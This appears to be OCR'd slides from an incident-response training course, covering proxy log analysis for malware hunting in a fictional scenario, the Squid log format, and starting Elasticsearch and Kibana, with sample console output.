
Malware Hunting



Interview with Your Client

Triage

Memory Acquisition / Triaged Acquisition

Live Response

Memory Forensics / Fast Forensics

Disk Acquisition

Checking System Information

Persistence Analysis

Surface & Dynamic Malware Analysis

Malware Hunting

Unpacking & Debugging Malware

Static Malware Analysis

File/Folder Open/Save Activities Analysis

Email & Web Browser Forensics

Exploit Analysis

Program Execution Artifacts Analysis

Attack Tool Analysis


Event Log Analysis

Timeline Analysis

Finding Leaked Information

Recovering Data & Keyword Search

Pivot Points We Have Confirmed



Mar 14 10:50 PM Win10-1: PlugX (SvS.DLL) infection (Task)

Mar 20 6:40 PM Win10-1: AddinsManager.exe infection (WMI)

Malware Hunting


- Network Forensics
  - When we get network IOCs, we should investigate network devices' logs with the IOCs in order to find suspicious hosts.
  - In many cases, we investigate proxy logs or firewall logs with IP addresses, FQDNs, or URL patterns of C2 hosts.
  - In our fictional scenario case, the victim company has used a proxy server to records http/https traffic to the internet. Therefore, we will investigate the proxy logs in this section.
- Large-Scale Response
  - You can also use other type of IOCs such as mutexes, file hashes, file names, and registry paths with EDR enabled environments.

Proxy Log Analysis 101

- What is Proxy Log Analysis?
    - Often times, there are restrictions on accessing the Internet without using web proxies in enterprise networks. In other words, we can check large portions of web traffics from internal clients to the Internet by analyzing proxy logs.
- Why Proxy Log Analysis?
    - Many RATs are known to use HTTP for C2. Thus, we can find evidences of those traffics in proxy logs. Moreover, if we already know one or more infected hosts and got domains or URL patterns of their C2 traffics, we can find other infected hosts by finding the same patterns in proxy logs.
    - Drive-by download attacks are sometimes used in the initial infection of targeted attacks. Evidences of these attacks could have been logged by proxy servers.

Log Format

- Squid is the de facto standard proxy server. Its log format is configurable. However, it has some default preset formats.
- In our scenario case, the victim company's proxy server was configured to use the preset "combined". The details are shown below.



```
192.168.52.44 - - [07/Mar/2018:15:13:51 +0900] "GET http://eikaiwa.dmm.com/ HTTP/1.1" 200
77613 "https://www.bing.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393" TCP_MISS:HIER_DIRECT
```

[1] client IP address
[2] date & time
[3] HTTP method

[4] requested URL
[5] HTTP version
[6] HTTP response code

[7] response data size in bites
[8] referrer URL
[9] User-Agent

[10] proxy status


Log Analysis Tool

- In the scenario case, there are over 160,000 lines of proxy logs for investigation.
- We usually use some analysis tool.
- In this case, we will use Elasticsearch and Kibana.
  - Elasticsearch is a modern full-text search engine.
  - Kibana is a visualization plug-in for Elasticsearch.
    - You can find instructions for building the log analysis environment in our appendix document.
- You can also perform proxy log analysis with traditional un*x commands such as grep, awk, sort, uniq and so on.
  - Instructions of the traditional method are in our appendix document.


Launching Log Parsing Environment (1)

- Double-click the bat file to launch Elasticsearch and Kibana.

Shortcuts\05_RootCauseAnalysis\0501_ProxyLogAnalysis



Name	Date moc
es_kibana.bat	5/11/2018



You can confirm that the tool has started by the console messages.

```
[2019-06-12T10:32:57,376][INFO ][o.e.n.Node               ] [DESKTOP-5H77HEB] starting ...
[2019-06-12T10:32:58,595][INFO ][o.e.t.TransportService   ] [DESKTOP-5H77HEB] publish_address {127.0.0.1:9300}, bound_ad
dresses {127.0.0.                                                                                                          
[2019-06-12T10:32                                                                                                     suita
ble for production use; at least one of [discovery.seed_hosts, discovery.seed_providers, cluster.initial_master_nodes] m
ust be configured
[2019-06-12T10:32:58,642][INFO ][o.e.c.c.Coordinator      ] [DESKTOP-5H77HEB] cluster UUID [eyppNzpGQXauQnl58MH_Gg]
[2019-06-12T10:32:58,689][INFO ][o.e.c.c.ClusterBootstrapService] [DESKTOP-5H77HEB] no discovery configuration found, wi
ll perform best-effort cluster bootstrapping after [3s] unless existing master is discovered
[2019-06-12T10:32:59,876][INFO ][o.e.c.s.MasterService    ] [DESKTOP-5H77HEB] elected-as-master ([1] nodes joined)[{DESK
TOP-5H77HEB}{FnpnIj3mSXuMJjZgAOeogw}{aBGy0YPlSkCP-3xElBU2fg}{127.0.0.1}{127.0.0.1:9300}{ml.machine_memory=4294430720, xp
ack.installed=true, ml.max_open_jobs=20} elect leader, _BECOME_MASTER_TASK_, _FINISH_ELECTION_], term: 2, version: 28, r
eason: master node changed {previous [], current [{DESKTOP-5H77HEB}{FnpnIj3mSXuMJjZgAOeogw}{aBGy0YPlSkCP-3xElBU2fg}{127.
0.0.1}{127.0.0.1:9300}{ml.machine_memory=4294430720, xpack.installed=true, ml.max_open_jobs=20}]}
[2019-06-12T10:33:00,189][INFO ][o.e.c.s.ClusterApplierService] [DESKTOP-5H77HEB] master node changed {previous [], curr
ent [{DESKTOP-5H77HEB}{FnpnIj3mSXuMJjZgAOeogw}{aBGy0YPlSkCP-3xElBU2fg}{127.0.0.1}{127.0.0.1:9300}{ml.machine_memory=4294
430720, xpack.installed=true, ml.max_open_jobs=20}]}, term: 2, version: 28, reason: Publication{term=2, version=28}
[2019-06-12T10:33:01,939][WARN ][o.e.x.s.a.s.m.NativeRoleMappingStore] [DESKTOP-5H77HEB] Failed to clear cache for realm
s [[]]
[2019-06-12T10:33:02,533][INFO ][o.e.l.LicenseService     ] [DESKTOP-5H77HEB] license [2a51d7f0-5a08-4d02-a717-289c561fc
dee] mode [basic] - valid
[2019-06-12T10:33:02,658][INFO ][o.e.g.GatewayService     ] [DESKTOP-5H77HEB] recovered [4] indices into cluster_state
[2019-06-12T10:33:03,970][INFO ][o.e.c.r.a.AllocationService] [DESKTOP-5H77HEB] Cluster health status changed from [RED]
 to [YELLOW] (reason: [shards started [[.kibana_1][0], [ntfslogtracker-win10][2], [ntfslogtracker-win10][0]] ...]).
[2019-06-12T10:33:04,189][INFO ][o.e.h.AbstractHttpServerTransport] [DESKTOP-5H77HEB] publish_address {127.0.0.1:9200},
bound_addresses {127.0.0.1:9200}, {[::1]:9200}
[2019-06-12T10:33:04,189][INFO ][o.e.n.Node               ] [DESKTOP-5H77HEB] started
[2019-06-12T10:33:05,330][INFO ][o.e.c.m.MetaDataIndexTemplateService] [DESKTOP-5H77HEB] adding template [.management-be
ats] for index patterns [.management-beats]
```

